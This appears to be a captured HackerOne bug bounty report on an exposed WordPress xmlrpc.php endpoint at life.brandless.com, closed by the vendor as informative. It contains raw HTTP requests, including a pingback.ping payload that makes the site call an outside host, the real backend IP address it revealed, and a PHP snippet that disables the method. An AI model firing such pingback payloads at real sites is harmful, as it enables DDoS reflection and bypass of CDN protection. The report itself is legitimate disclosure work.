


[https://life.brandless.com] Wordpress XMLRPC Information Disclosure




State ☐ Informative (Closed)

Reported To [Brandless, Inc.](#)

Asset *.brandless.com
(Domain)

Weakness Information Disclosure

Severity  Medium (6.1)

Participants   

Visibility Private

[Collapse](#)

TIMELINE · EXPORT



[zephrfish](#) submitted a report to [Brandless, Inc.](#)

Oct 27th (5 months ago)

Summary:

The affected host is running wordpress which exposes `xmlrpc.php`. The XML-RPC pingback functionality has a legitimate purpose with regards to linking blog content from different authors. The issue is that this functionality can be abuse by attackers to use the XML-RPC pingback feature of a blog site to attack a 3rd party site.

Description:

The researcher identified that it was possible to abuse the xmlrpc functionality to conduct pingbacks to third party sites, this functionality can serve additional leverage in distributed denial of service(DDoS) type attacks. The functionality can also be abused to enumerate information about the underlying server.

It was found that the affected host was hosted on google's cloud platform and was using pantheon for DNS management. An unauthenticated attacker could leverage this information to attack the web application server directly bypassing the protection measures in place by pantheon.

Steps To Reproduce:

1. To identify the service was running, the researcher issued the following request:

```
POST /xmlrpc.php HTTP/1.1
Host: life.brandless.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)HackerOne
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ajs_user_id=null; ajs_group_id=null; ajs_anonymous_id=%226f5597fa-b91a-482e-a774-ef7229df7c6f%22; _gcl_au=1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 91

<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

The list methods call returned a list of all the valid methods in use by the service:

```
HTTP/1.1 200 OK
Connection: close
Content-Type: text/xml; charset=UTF-8
Server: nginx
X-Pantheon-Styx-Hostname: styx-fe2-a-84cdd66b49-24q9b
```

X-Styx-Req-Id: styx-26244d0561a261bb8999b332447eb392
Accept-Ranges: bytes
Via: 1.1 varnish
Age: 0
Accept-Ranges: bytes
Date: Sat, 27 Oct 2018 10:26:43 GMT
Via: 1.1 varnish
X-Served-By: cache-mdw17353-MDW, cache-ams4124-AMS
X-Cache: MISS, MISS
X-Cache-Hits: 0, 0
X-Timer: S1540636004.541447,VS0,VE146
cache-control: private
Content-Length: 4272

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array><data>
          <value><string>system.multicall</string></value>
          <value><string>system.listMethods</string></value>
          <value><string>system.getCapabilities</string></value>
          <value><string>demo.addTwoNumbers</string></value>
          <value><string>demo.sayHello</string></value>
          <value><string>pingback.extensions.getPingbacks</string></value>
          <value><string>pingback.ping</string></value>
          <value><string>mt.publishPost</string></value>
          <value><string>mt.getTrackbackPings</string></value>
          <value><string>mt.supportedTextFilters</string></value>
          <value><string>mt.supportedMethods</string></value>
          <value><string>mt.setPostCategories</string></value>
          <value><string>mt.getPostCategories</string></value>
          <value><string>mt.getRecentPostTitles</string></value>
          <value><string>mt.getCategoryList</string></value>
          <value><string>metaWeblog.getUsersBlogs</string></value>
          <value><string>metaWeblog.deletePost</string></value>
          <value><string>metaWeblog.newMediaObject</string></value>
          <value><string>metaWeblog.getCategories</string></value>
          <value><string>metaWeblog.getRecentPosts</string></value>
          <value><string>metaWeblog.getPost</string></value>
          <value><string>metaWeblog.editPost</string></value>
          <value><string>metaWeblog.newPost</string></value>
          <value><string>blogger.deletePost</string></value>
          <value><string>blogger.editPost</string></value>
          <value><string>blogger.newPost</string></value>
          <value><string>blogger.getRecentPosts</string></value>
          <value><string>blogger.getPost</string></value>
          <value><string>blogger.getUserInfo</string></value>
          <value><string>blogger.getUsersBlogs</string></value>
          <value><string>wp.restoreRevision</string></value>
          <value><string>wp.getRevisions</string></value>
          <value><string>wp.getPostTypes</string></value>
          <value><string>wp.getPostType</string></value>
          <value><string>wp.getPostFormats</string></value>
          <value><string>wp.getMediaLibrary</string></value>
          <value><string>wp.getMediaItem</string></value>
          <value><string>wp.getCommentStatusList</string></value>
          <value><string>wp.newComment</string></value>
          <value><string>wp.editComment</string></value>
          <value><string>wp.deleteComment</string></value>
        </data>
      </value>
    </param>
  </params>
</methodResponse>
```


[illegible]

<https://hackerone.com/reports/429633>

```
POST /xmlrpc.php HTTP/1.1
Host: life.brandless.com
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)HackerOne
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: ajs_user_id=null; ajs_group_id=null; ajs_anonymous_id=%226f5597fa-b91a-482e-a774-ef7229df7c6f%22; _gcl_au=1
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 265

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://r1.pe:8080</string></value>
</param><param><value><string>https://life.brandless.com/how-to-make-easy-gluten-free-pizza/</string>
</value></param></params>
</methodCall>
```

This returned a pingback as shown:



The consultant identified the backend IP address as: 104.197.70.20

Supporting Material/References:

Recommendations

It is possible to disable the XML-RPC process altogether if you do not want to use it. There are even plugins that will disable it. Otherwise disable specific methods:

pingback.ping

```
add_filter( 'xmlrpc_methods', function( $methods ) {
    unset( $methods['pingback.ping'] );
    return $methods;
} );
```

Impact

An unauthenticated attacker could leverage this information to attack the web application server directly bypassing the protection measures in place by pantheon. In addition to bypassing IP protection, DDoS attacks could also be leveraged from an automated perspective.

3 attachments:

F367010: [XMLRPC_Pingback.png](#)

F367011: [XMLRPC_Enabled.png](#)

F367013: [method.png](#)



Hi @zephfish,

Thank you for your submission!

We are aware that a publicly accessible Wordpress XML-RPC interface may appear to be a security vulnerability. However, this behavior does not really pose a concrete and exploitable risk to the platform. If you are able to abuse this functionality in order to gain access to sensitive data, or impact the system's integrity, please reply with some detailed reproduction steps and we will be happy to reconsider your report.

Best regards,
@pieceoftoast



emperor joined this report as a participant.

Mar 12th (3 mins ago)



Add a comment...

Parsed with [Markdown](#)

Drag & drop or [select more files from your computer](#) (max. 250MB per file)

Post comment